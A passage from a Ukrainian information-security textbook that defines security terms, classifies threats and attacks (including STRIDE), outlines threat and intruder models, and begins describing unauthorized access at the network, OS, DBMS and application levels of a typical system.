Авторизація (рос. — авторизация, англ. — authorization) — це процедура надання користувачу визначених повноважень у системі. У захищених системах авторизації користувача обов'язково передують його ідентифікація й автентифікація. Наприклад, в операційних системах авторизація полягає у створенні програмного середовища, яке дає змогу користувачу виконувати дозволені йому функції, зокрема запускати в системі процеси від свого імені. Іноді ідентифікацію і автентифікацію розглядають як складові процесу авторизації. Також для повідомлення (пасивного об'єкта) авторизацією називають процедуру визначення його джерела (користувача або процесу, тобто активного об'єкта).

Відмова від авторства (рос. — отказ от авторства, англ. — repudiation of origin) — це заперечення причетності до створення або передавання якого-небудь документа чи повідомлення.

Відмова від одержання (рос. — отказ от получения, англ. — repudiation of receipt) — це заперечення причетності до отримання якого-небудь документа чи повідомлення.

1.1.6. Розроблення й оцінювання захищених систем

Зупинимося на деяких термінах, які найчастіше вживають під час оцінювання захищених систем.

Кваліфікаційний аналіз (рос. — квалификационный анализ, англ. — evaluation) — це аналіз ІКС (чи обчислювальної системи) з метою визначення рівня її захищеності та відповідності вимогам безпеки на основі критеріїв стандарту безпеки.

Гарантії (рос. — гарантии, англ. — assurance) — міра впевненості в тому, що ІКС коректно реалізує політику безпеки.

У перекладах зарубіжних стандартів російською мовою замість терміну «гарантії» зазвичай вживають термін «адекватність».

Адекватність (рос. — адекватность, англ. — assurance) — це показник реально гарантованого рівня безпеки, що відображає ступінь ефективності та надійності реалізованих засобів захисту та їхніх відповідностей поставленим задачам.

1.2. Загрози безпеці інформації

1.2.1. Класифікація загроз

До можливих загроз безпеці інформації належать:

- стихійні лиха й аварії;
- збої та відмови устаткування;
- наслідки помилок проектування і розроблення компонентів АС;
- помилки персоналу під час експлуатації;
- навмисні дії зловмисників і порушників.

Для побудови моделі загроз використовують різні класифікації загроз безпеці інформації [14–18]. Наведемо узагальнюючу класифікацію загроз (табл. 1.1).

Таблиця 1.1. *Класифікація загроз*

Ознака класифікації загроз	Причини, спрямованість, характеристики загроз
Природа виникнення	Природні загрози (загрози, які виникають через впливи на АС та її компоненти об'єктивних фізичних процесів або стихійних природних явищ, що не залежать від людини). Штучні загрози (загрози, викликані діяльністю людини)
Принцип НСД	Фізичний доступ: ✦ подолання рубежів територіального захисту і доступ до незахищених інформаційних ресурсів; ✦ розкрадання документів і носіїв інформації; ✦ візуальне перехоплення інформації, виведеної на екрани моніторів і принтери; ✦ підслуховування; ✦ перехоплення електромагнітних випромінювань. Логічний доступ (доступ із використанням засобів комп'ютерної системи)
Мета НСД	Порушення конфіденційності (розкриття інформації). Порушення цілісності (повне або часткове знищення інформації, її спотворення, фальсифікація, викривлення). Порушення доступності (наслідок — відмова в обслуговуванні)
Причини появи вразливостей різних типів	Недоліки політики безпеки. Помилки адміністративного керування. Недоліки алгоритмів захисту. Помилки реалізації алгоритмів захисту
Об'єкт безпосередньої атаки	Політика безпеки АС. Компоненти системи захисту АС. Протоколи взаємодії. Функціональні компоненти АС
Стан кінцевого об'єкта атаки	Зберігання (об'єкт знаходиться на зовнішніх носіях). Оброблення (об'єкт знаходиться в оперативній пам'яті). Передавання (об'єкт просувається через лінію зв'язку)

Таблиця 1.1 (*закінчення*)

Ознака класифікації загроз	Причини, спрямованість, характеристики загроз
Спосіб впливу на об'єкт атаки	Безпосередній вплив. Вплив на систему дозволу «Маскарад». Використання наосліп
Спрямованість НСД	Безпосереднє стандартне використання: ✦ слабкостей політики безпеки; ✦ недоліків адміністративного керування. Приховане нестандартне використання: ✦ недокументованих особливостей системи; ✦ прихованих каналів
Характер впливу	Активний (внесення змін в АС). Пасивний (спостереження)
Режим НСД	За постійної участі людини (в інтерактивному режимі) можливе застосування стандартного ПЗ. Без особистої участі людини (у пакетному режимі) найчастіше для цього застосовують спеціалізоване ПЗ
Умова початку здійснення впливу	У відповідь на запит від об'єкта, який атакують. Після визначеної події на об'єкті. Безумовна атака
Місцезнаходження джерела НСД	Внутрішньосегментне (джерело знаходиться в локальній мережі). У цьому випадку, як правило, ініціатор атаки — санкціонований користувач. Міжсегментне: ✦ несанкціоноване вторгнення з відкритої мережі в закриту; ✦ порушення обмежень доступу з одного сегмента закритої мережі в інший
Наявність зворотного зв'язку	Зі зворотним зв'язком (атакуючий отримує відповідь системи на його вплив) Без зворотного зв'язку (атакуючий не отримує відповіді)
Рівень моделі взаємодії відкритих систем (Open Systems Interconnection, OSI)	Вплив може бути здійснено на таких рівнях: фізичному, канальному, мережному, транспортному, сеансовому, представницькому, прикладному

Таку класифікацію використовують, наприклад, коли потрібно детально проаналізувати загрози, спричинені типовими атаками [15]. Для побудови моделі загроз вона надто громіздка і непрактична. Частіше з цієї класифікації беруть лише перші три характеристики.

1.2.2. Перелік типових загроз безпеці

Розглянемо зручнішу класифікацію, що виглядає, як перелік найтиповіших загроз безпеці. На жаль, це не повний перелік загроз.

1. Природні загрози.
2. Штучні загрози.

2.1. Ненавмисні загрози.

2.1.1. Ненавмисні дії, що призводять до відмови системи.

2.1.2. Неправомірне відключення устаткування чи зміна режимів роботи пристроїв і програм.

2.1.3. Ненавмисне псування носіїв інформації.

2.1.4. Запуск технологічних програм, здатних за некомпетентного використання викликати втрату роботоздатності системи чи незворотні зміни в ній.

2.1.5. Нелегальне впровадження і використання неврахованих програм.

2.1.6. Ненавмисне зараження вірусом.

2.1.7. Необережні дії, що призводять до розголошення конфіденційної інформації.

2.1.8. Розголошення, втрата атрибутів розмежування доступу.

2.1.9. Проектування архітектури системи з можливостями, що становлять небезпеку для самої системи.

2.1.10. Ігнорування організаційних обмежень.

2.1.11. Входження у систему в обхід засобів захисту.

2.1.12. Некомпетентне використання, настроювання і неправомірне відключення засобів захисту.

2.1.13. Пересилання даних за адресою абонента, яка є хибною.

2.1.14. Введення помилкових даних.

2.1.15. Ненавмисне ушкодження каналів зв'язку.

2.2. Навмисні загрози.

2.2.1. Фізичне руйнування системи.

2.2.2. Вимкнення чи виведення з ладу підсистем забезпечення функціонування.

2.2.3. Дії з дезорганізації функціонування системи.

2.2.4. Вторгнення агентів у оточення персоналу системи.

2.2.5. Вербування персоналу чи окремих користувачів, що мають визначені повноваження.

2.2.6. Застосування пристроїв, що підслуховують, дистанційних фото- та відеозйомок.

2.2.7. Перехоплення побічних електромагнітних, акустичних та інших випромінювань і наведень від пристроїв і каналів зв'язку.

2.2.8. Перехоплення даних, переданих по каналах зв'язку.

2.2.9. Розкрадання носіїв інформації.

2.2.10. Несанкціоноване копіювання носіїв інформації.

2.2.11. Розкрадання і вивчення виробничих відходів.

2.2.12. Зчитування залишкової інформації з оперативної пам'яті та зовнішніх запам'ятовуючих пристроїв.

2.2.13. Незаконне заволодіння паролями.

2.2.14. Несанкціоноване використання терміналів користувачів.

2.2.15. Розкриття шифрів криптографічно захищеної інформації.

2.2.16. Впровадження програмно-апаратних закладок і вірусів.

2.2.17. Незаконне підключення до ліній зв'язку з метою роботи «між рядків».

2.2.18. Незаконне підключення до ліній зв'язку з метою прямої підміни законного користувача шляхом його повного відключення.

1.2.3. Класифікація атак

Наведемо спрощену класифікацію, яка відображає найбільш типові атаки на розподілені автоматизовані системи [18]. Цю класифікацію було запропоновано Пітером Меллом (Peter Mell) [19].

- *Віддалене проникнення* (рос. — удаленное проникновение, англ. — remote penetration). Атаки, які дають змогу реалізувати віддалене керування комп'ютером через мережу. Приклади програм, що реалізують цей тип атак: NetBus, BackOrifice.
- *Локальне проникнення* (рос. — локальное проникновение, англ. — local penetration). Атаки, що призводять до отримання несанкціонованого доступу до вузлів, на яких вони ініційовані. Приклад програми, що реалізує цей тип атак: GetAdmin.
- *Віддалена відмова в обслуговуванні* (рос. — удаленный отказ в обслуживании, англ. — remote denial of service). Атаки, що дають можливість порушити функціонування системи або перенавантажити комп'ютер через мережу (зокрема, через Інтернет). Приклади атак цього типу: Teardrop, trin00.
- *Локальна відмова в обслуговуванні* (рос. — локальный отказ в обслуживании, англ. — local denial of service). Атаки, що дають змогу порушити функціонування системи або перенавантажити комп'ютер, на якому їх ініційовано. Приклади атак цього типу: аплет, який перенавантажує процесор (наприклад, відкривши багато вікон великого розміру), що унеможливлює оброблення запитів інших програм.
- *Сканування мережі* (рос. — сканирование сети, англ. — network scanning). Аналіз топології мережі та активних сервісів, доступних для атаки. Атака може бути здійснена за допомогою службового програмного забезпечення, наприклад за допомогою утиліти nmap.
- *Використання сканерів уразливостей* (рос. — использование сканеров уязвимостей, англ. — vulnerability scanning). Сканери вразливостей призначені для пошуку вразливостей на локальному або віддаленому комп'ютері. Такі сканери системні адміністратори застосовують як діагностичні інструменти, але їх також можна використовувати для розвідки та здійснення атаки. Найвідоміші з таких програмних засобів: SATAN, SystemScanner, Xspider, nessus.

- *Злам паролів* (рос. — взлом паролей, англ. — password cracking). Для цього використовують програмні засоби, що добирають паролі користувачів. Залежно від надійності системи зберігання паролів, застосовують методи зламу або підбору пароля за словником. Приклади програмних засобів: L0phtCrack для Windows і Crack для UNIX.
- *Пасивне прослуховування мережі* (рос. — пассивное прослушивание сети, англ. — sniffing). Пасивна атака, спрямована на розкриття конфіденційних даних, зокрема ідентифікаторів і паролів доступу. Приклади засобів: tcpdump, Microsoft Network Monitor, NetXRay, LanExplorer.

Перші чотири класи атак розрізняють переважно за кінцевим результатом (або метою реалізації), а решта — за способом їх здійснення.

1.2.4. Методика класифікації загроз STRIDE

Методика STRIDE розроблена, обґрунтована та активно пропагується фахівцями з корпорації Майкрософт [20]. Фактично, це ще один варіант класифікації загроз за їхніми наслідками. Методику використовують для побудови моделі загроз під час розроблення ПЗ. Назву методики утворено з перших літер назв категорій загроз.

- *Підміна об'єктів* (рос. — подмена объектов, англ. — spoofing identity). Крім згаданих вище загроз, які виникають через недоліки мережних протоколів, до цього класу належить також загроза, викликана підміною особи користувача. Її здійснюють, скориставшись слабкістю системи автентифікації або здобувши автентифікаційні дані шляхом крадіжки чи шахрайства (так звана соціальна інженерія — докладніше в [15]).
- *Модифікація даних* (рос. — модификация данных, англ. — tampering with data). До цього класу належать загрози впливів (атак), мета яких — навмисне псування даних. Атаки можуть бути спрямовані на інформаційні об'єкти, що перебувають у стані зберігання (файли, бази даних), і такі, що передаються мережею.
- *Відмова від авторства* (рос. — отказ от авторства, англ. — repudiation of origin). Загрози цього класу дають змогу порушнику відмовитися від здійснених ним дій (або бездіяльності). Причиною існування такої загрози є відсутність або слабкість механізмів реєстрації подій і слабкі механізми автентифікації.
- *Розголошення інформації* (рос. — разглашение информации, англ. — information disclosure). Загрози цього класу не потребують коментарів.
- *Відмова в обслуговуванні* (рос. — отказ в обслуживании, англ. — denial of service). Ми вже обговорювали загрози цього класу. Атаки, що спричиняють відмову в обслуговуванні, порівняно легко здійснити в розподілених системах і дуже важко їм протидіяти. Особливо небезпечними є атаки *розподіленої відмови в обслуговуванні* (рос. — распределенный отказ в обслуживании, англ. — distributed denial of service), які здійснюють на один об'єкт одразу з кількох вузлів мережі.

- *Підвищення привілеїв* (рос. — повышение привилегий, англ. — elevation of privilege). До цього класу належать загрози, які дають можливість порушнику підвищити свої привілеї у системі. Наприклад, звичайний користувач отримує повноваження адміністратора, або порушник, що підключився без автентифікації до будь-якого мережного сервісу, виконує дії як авторизований користувач.

1.2.5. Модель загроз

Проаналізувавши наявні загрози, можна створити модель загроз — їх абстрактний структурований опис. У Додатку до НД ТЗІ 1.4-001-2000 «Типове положення про службу захисту інформації в автоматизованій системі» [21] (цей документ буде розглянуто у розділах 20, 22) рекомендовано таку структуру опису загрози.

- Властивості інформації або АС, на порушення яких спрямована загроза:
  - конфіденційність;
  - цілісність;
  - доступність інформації;
  - спостережність та керованість АС.
- Джерела виникнення загрози:
  - суб'єкти АС;
  - суб'єкти, зовнішні відносно АС (див. далі модель порушника).
- Способи реалізації загрози:
  - технічними каналами, до яких належать канали побічного електромагнітного випромінювання і наведень, а також акустичні, оптичні, радіотехнічні, хімічні та інші канали;
  - каналами спеціального впливу шляхом формування полів і сигналів із метою руйнування системи захисту або порушення цілісності інформації;
  - шляхом несанкціонованого доступу через підключення до засобів та ліній зв'язку, маскування під зареєстрованого користувача, подолання заходів захисту з метою використання інформації або нав'язування хибної інформації, застосування програмно-апаратних закладок і впровадження комп'ютерних вірусів.

Загрози, реалізовані першими двома способами, — це загрози фізичного рівня, а останнім — логічного.

1.3. Порушники

1.3.1. Визначення терміну «хакер»

Про хакерів розповідають не лише в засобах масової інформації та Інтернеті, але й в літературі з питань захисту інформації. За своїм історичним походженням і дотепер термін «хакер» застосовують до тих, хто добре розуміється на принципах роботи обчислювальних систем, особливо ПЗ. Ці знання дають їм змогу ви-

являти вразливості систем. Тобто *хакер* — це той, хто знаходить уразливості системи і знає, як ними можна скористатися.

Є різні думки щодо застосування терміну «хакер». Деякі фахівці в галузі захисту інформації [15] вважають, що справжні хакери — це ті, хто діє виключно в інтересах безпеки інформації. Про виявлені вразливості ці хакери повідомляють лише тих, хто у змозі виправити помилки ПЗ, які й спричинили наявність уразливості. Такі хакери можуть тісно співпрацювати з розробниками ПЗ та експертами з комп'ютерної безпеки.

Однак є люди, які мають кваліфікацію хакерів, але використовують свої знання та вміння або задля власної користі, або взагалі з метою вандалізму. Згадані вище фахівці вважають, що називати таких зловмисників хакерами некоректно. До них пропонують застосовувати інші терміни, наприклад, *кракер* (англ. — cracker), що іноді перекладають як *зломщик* (рос. — взломщик). Але у масовій свідомості, яку формує аж ніяк не спеціальна література, а здебільшого кіно і телебачення, саме зі словом «хакер» пов'язані всі комп'ютерні зловмисники. До речі, значна частина зловмисників (у наш час таких переважна більшість) не мають високої кваліфікації. Для здійснення атаки достатньо знайти необхідний інструментарій та інструкції з його використання. Усе це легко можна знайти в Інтернеті.

Надалі ми не вдаватимемося до дискусій щодо хакерів і кракерів. Ми будемо вживати терміни «порушник» і «зловмисник» у тих значеннях, які було наведено в підрозділі «Термінологія», а термін «хакер» вживатимемо до тих, хто знайшов уразливість і використав її на власний розсуд або здатний це зробити.

1.3.2. Наслідки від дій порушників

На запитання: «Хто або що є джерелом найбільшої небезпеки в інформаційній системі?» різні категорії респондентів дають зовсім різні, а часом протилежні відповіді. Людина, яка цікавиться питаннями безпеки інформації в комп'ютерних системах, але професійно з цією сферою не пов'язана, швидше за все, відповість, що це хакери або віруси. Можливо, в деяких окремих випадках так воно і є. Але переважна більшість системних адміністраторів, тобто тих фахівців, які повсякденно підтримують нормальне функціонування системи, скажуть, що це користувачі.

Потенційні можливості легального користувача в ІКС набагато більші, ніж у будь-якого зовнішнього порушника. Користувач має в системі певні повноваження. Він володіє інформацією про систему, а іншу інформацію може порівняно легко отримати (когось спитати, дещо підслухати, з кимось «неформально» поспілкуватися, десь підібрати якісь записи — йому це легше зробити, ніж будь-якій сторонній особі). Користувач, як правило, не задоволений обмеженнями своїх прав у системі. Він цікавиться новими інформаційними технологіями і намагається перевірити все на практиці. Насправді ж користувач, який не має достатньої кваліфікації, діє за принципом спроб і помилок.

Серед користувачів є специфічна категорія — керівництво. Звичайно керівники вимагають собі підвищені привілеї в системі, а також не визнають щодо себе жодних обмежень. До того ж адміністратори системи формально підпорядковані керівництву, а не навпаки.

Легальні користувачі — найбільша проблема для адміністраторів, позаяк саме вони постійно створюють реальні загрози безпеці інформації. Та зрештою, не користувачі існують для того, щоб заважати адміністраторам, а адміністратори — для того, щоб обслуговувати користувачів. Єдиним виходом із цієї ситуації є взаємоповага і співпраця між ними. Проте на це не варто сподіватися без відповідного документування прав і обов'язків користувачів усіх категорій і адміністраторів. Особливості поведінки користувачів (зокрема, керівників) слід враховувати ще на етапі проектування КСЗІ в ІКС під час створення моделі порушника.

1.3.3. Модель порушника

Модель порушника — це всебічна структурована характеристика порушника, яку разом із моделлю загроз використовують під час розроблення політики безпеки інформації. Рекомендовано таку структуру моделі порушника [21].

- Категорії порушників:
  - внутрішні порушники;
  - користувачі;
  - інженерний склад;
  - співробітники відділів, що супроводжують ПЗ;
  - технічний персонал, який обслуговує будинок;
  - співробітники служби безпеки;
  - керівники;
  - зовнішні порушники.
- Мета порушника:
  - отримання необхідної інформації;
  - отримання можливості вносити зміни в інформаційні потоки відповідно до своїх намірів;
  - завдання збитків шляхом знищення матеріальних та інформаційних цінностей.
- Повноваження порушника в АС:
  - запуск фіксованого набору задач (програм);
  - створення і запуск власних програмних засобів;
  - керування функціонуванням і внесення змін у конфігурацію системи;
  - підключення чи змінення конфігурації апаратних засобів.
- Технічна оснащеність порушника:
  - апаратні засоби;
  - програмні засоби;
  - спеціальні засоби.
- Кваліфікація порушника:
  - під час проведення аналізу загроз завжди вважають, що порушник має високу кваліфікацію.

Висновки

1. Захисту інформації в ІКС властива специфічна термінологія, професійна та жаргонна. Термінологія відображає концептуальні підходи до вирішення проблеми. В Україні термінологію у цій сфері регламентує державний стандарт ДСТУ 3396.2-97 «Захист інформації. Технічний захист інформації. Терміни та визначення» [7] і нормативний документ системи технічного захисту інформації (НД ТЗІ) 1.1-003-99 «Термінологія в області захисту інформації в комп'ютерних системах від несанкціонованого доступу» [2].
2. До можливих загроз безпеці інформації належать:
   - стихійні лиха й аварії;
   - збої та відмови устаткування;
   - наслідки, спричинені помилками у проектуванні та розробленні компонентів АС;
   - помилки персоналу під час експлуатації;
   - навмисні дії зловмисників і порушників.
3. Для виявлення та аналізу можливих загроз безпеці інформації, а також для розроблення засобів протидії використовують різні класифікації загроз. Класифікації, які застосовують під час створення теоретичних моделей і проведення аналізу загроз, будують за численними ознаками загроз. Більш зручні класифікації мають вигляд переліку найтиповіших загроз безпеці. Деякі класифікації залучають порівняно невелику кількість ознак загроз (5–8). Такі класифікації використовують компанії-розробники програмного забезпечення. До них належить, наприклад, методика STRIDE, що розроблена, обґрунтована й активно пропагується фахівцями з корпорації Майкрософт.
4. Модель загроз — це абстрактний структурований опис загроз, притаманних певній системі. Рекомендовано таку структуру опису загрози:
   - властивості інформації або АС, на порушення яких спрямована загроза;
   - джерела виникнення загрози;
   - можливі способи здійснення загрози.
5. Порушники в комп'ютерних системах можуть бути зовнішніми (тобто такими, що не мають або не можуть мати повноважень у системі) і внутрішніми (користувачі, обслуговуючий персонал ІКС, технічний персонал, який обслуговує будинок, співробітники служби безпеки, керівники). Порушників розрізняють за рівнем їх повноважень у системі, технічною оснащеністю, кваліфікацією.
6. Модель порушника — це всебічна структурована характеристика порушника, яку разом із моделлю загроз використовують під час створення політики безпеки інформації. Рекомендовано таку структуру опису порушника:
   - категорія осіб, до якої може належати порушник;
   - мета порушника;
   - повноваження порушника в системі;
   - технічна оснащеність порушника;
   - кваліфікація порушника.

Контрольні запитання та завдання

1. Поясніть різницю між термінами «обчислювальна система», «комп'ютерна система», «автоматизована система», «інформаційно-комунікаційна система».
2. Як би ви назвали процес, коли вахтер порівнює ваше обличчя з фотографією у перепустці, — ідентифікацією чи автентифікацією?
3. На порушення яких властивостей інформації та системи спрямована загроза прослуховування трафіку?
4. Назвіть загрози, які розглядаються в моделі STRIDE.
5. Які з наявних способів реалізації загрози розглядаються в моделі загроз?
6. Хто, на вашу думку, є більш небезпечним порушником для корпоративної інформаційної системи — хакер, який має великий досвід і потужний комп'ютер, але не має жодних прав доступу до системи, чи користувач, який працює в компанії та має доступ до ресурсів системи, але права якого в системі обмежені? Обґрунтуйте свою відповідь.

Розділ 2

Будова систем захисту інформації

- Рівні інформаційно-комунікаційної системи
- Несанкціонований доступ на різних рівнях інформаційно-комунікаційної системи
- Функціональні сервіси безпеки і механізми, що їх реалізують
- Ієрархія рівнів захисту, таксономія функцій систем захисту
- Основні підсистеми комплексу засобів захисту

2.1. Рівні інформаційно-комунікаційної системи

Інформаційно-комунікаційні системи на перший погляд абсолютно різні. Проте, порівнюючи їх, можна відзначити певні спільні риси. Для організації конкретного профілю (наприклад, профілю страхової компанії, виробничого об'єднання, органу державної влади тощо) є своя інформаційно-комунікаційна система. Кожна з ІКС має типові рівні, на яких вирішуються спільні для всіх систем задачі. Зазвичай розглядають чотири рівні (рис. 2.1) [18].

Рис. 2.1. Рівні інформаційно-комунікаційної системи

Розглянемо ці рівні (у зворотному порядку).

1. Рівень мережі — відповідає за взаємодію вузлів ІКС.

   Елементами ІКС, що належать до цього рівня, є модулі, які реалізують стеки протоколів мережної взаємодії, наприклад TCP/IP. Також на цьому рівні функціонує специфічна апаратура — мережне обладнання.

2. Рівень операційних систем — відповідає за обслуговування програмного забезпечення, яке реалізує більш високі рівні, і його взаємодію з обладнанням.

Серед типових представників цього рівня можна назвати такі поширені ОС, як Microsoft Windows, Sun Solaris і Linux.

3. Рівень систем керування базами даних (СКБД) — відповідає за зберігання та оброблення даних.

   Серед типових представників цього рівня можна назвати СКБД Oracle, а також MS SQL Server. Іноді СКБД є центральним елементом ІКС (наприклад, облік товарів на складі), а іноді виконує допоміжні функції, зокрема для зберігання технологічної інформації самої ІКС.

4. Рівень прикладного ПЗ — включає прикладний компонент і компонент подання.

   Прикладний компонент забезпечує виконання специфічних функцій ІКС. Компонент подання відповідає за взаємодію з користувачем і подання даних у необхідній формі. У різних варіантах архітектури ІКС прикладний компонент і компонент подання можуть міститися на одному або на різних комп'ютерах (компонент подання — на робочій станції клієнта, прикладний компонент — на сервері застосувань). На рівні прикладного ПЗ функціонують офісні застосування (наприклад, Microsoft Office, Star Office або Open Office), бухгалтерські програми, спеціально розроблені для кожної окремої ІКС програмні засоби, що реалізують специфічні для системи функції, та будь-які інші програми.

Порушники можуть впливати на ІКС на будь-якому з цих рівнів. Кожному з них притаманні характерні вразливості, а відтак — різні засоби захисту [18].

Розглянемо приклад типової інформаційно-комунікаційної системи (рис. 2.2).




Рис. 2.2. Структура інформаційно-комунікаційної системи

База даних системи містить конфіденційні дані, які становлять інтерес для порушника. З об'єктами, що містять дані, пов'язані службові об'єкти, які містять атрибути доступу, що визначають, які користувачі або групи користувачів мають

право читати або модифікувати об'єкт. Легальні користувачі цієї системи використовують прикладний інтерфейс, який здійснює доступ до бази даних за допомогою визначених процедур, що транслюють дії користувача у специфічні SQL-запити, які, зокрема, перевіряють права доступу. За звичайних дій користувача гарантується коректність запитів. Для доступу до інтерфейсу користувач має ввести ідентифікатор і пароль. Повноваження користувача визначаються його належністю до наперед заданих груп; керування повноваженнями користувачів і атрибутами доступу об'єктів здійснює спеціально вповноважений користувач — так званий адміністратор безпеки. Він має свій інтерфейс керування, доступ до якого також захищений паролем.

Порушник має можливість здійснити доступ до захищених даних на рівні прикладного ПЗ (рис. 2.3). Для цього він може спробувати добрати пароль іншого користувача, якому доступ до цієї інформації дозволено, або отримати доступ із правами адміністратора і змінити права доступу до захищених об'єктів чи власні повноваження. Зрештою, він може спробувати знайти вразливість у прикладній програмі або скористатися відомою вразливістю. З цією метою порушнику доведеться створити певний специфічний запит, не передбачений розробниками програмного забезпечення (у найпростішому випадку додати до текстового рядка спеціальні керуючі символи або ввести числові значення, що виходять за межі дозволеного діапазону), у відповідь на який система надасть йому несанкціонований доступ.




Рис. 2.3. Несанкціонований доступ на рівні прикладного ПЗ

Інший шлях — доступ на рівні СКБД. Такий доступ порушник здійснює в обхід прикладного ПЗ безпосередньо до бази даних (рис. 2.4). Для цього він може згенерувати специфічний SQL-запит або скористатися засобами самої СКБД для перегляду таблиць даних.




Рис. 2.4. Несанкціонований доступ на рівні СКБД

Нарешті, порушник може спробувати здійснити доступ на рівні ОС. Зокрема, такий доступ може полягати у несанкціонованому копіюванні файлів бази даних засобами файлової системи сервера (рис. 2.5).




Рис. 2.5. Несанкціонований доступ на рівні ОС

Розглянуті рівні доступу передбачають наявність у користувача деяких повноважень у системі та доступу до її інтерфейсів. Останній рівень доступу — рівень мережі — потенційно може надати доступ користувачу, який не лише не має повноважень у системі, а й знаходиться поза її межами. На цьому рівні можлива атака на дані, які передаються у мережі, а також вплив через мережні засоби на вузли системи — сервери і робочі станції, внаслідок чого може бути створено передумови для доступу на вищих рівнях, наприклад, створено обліковий запис користувача-порушника з правами адміністратора (рис. 2.6).

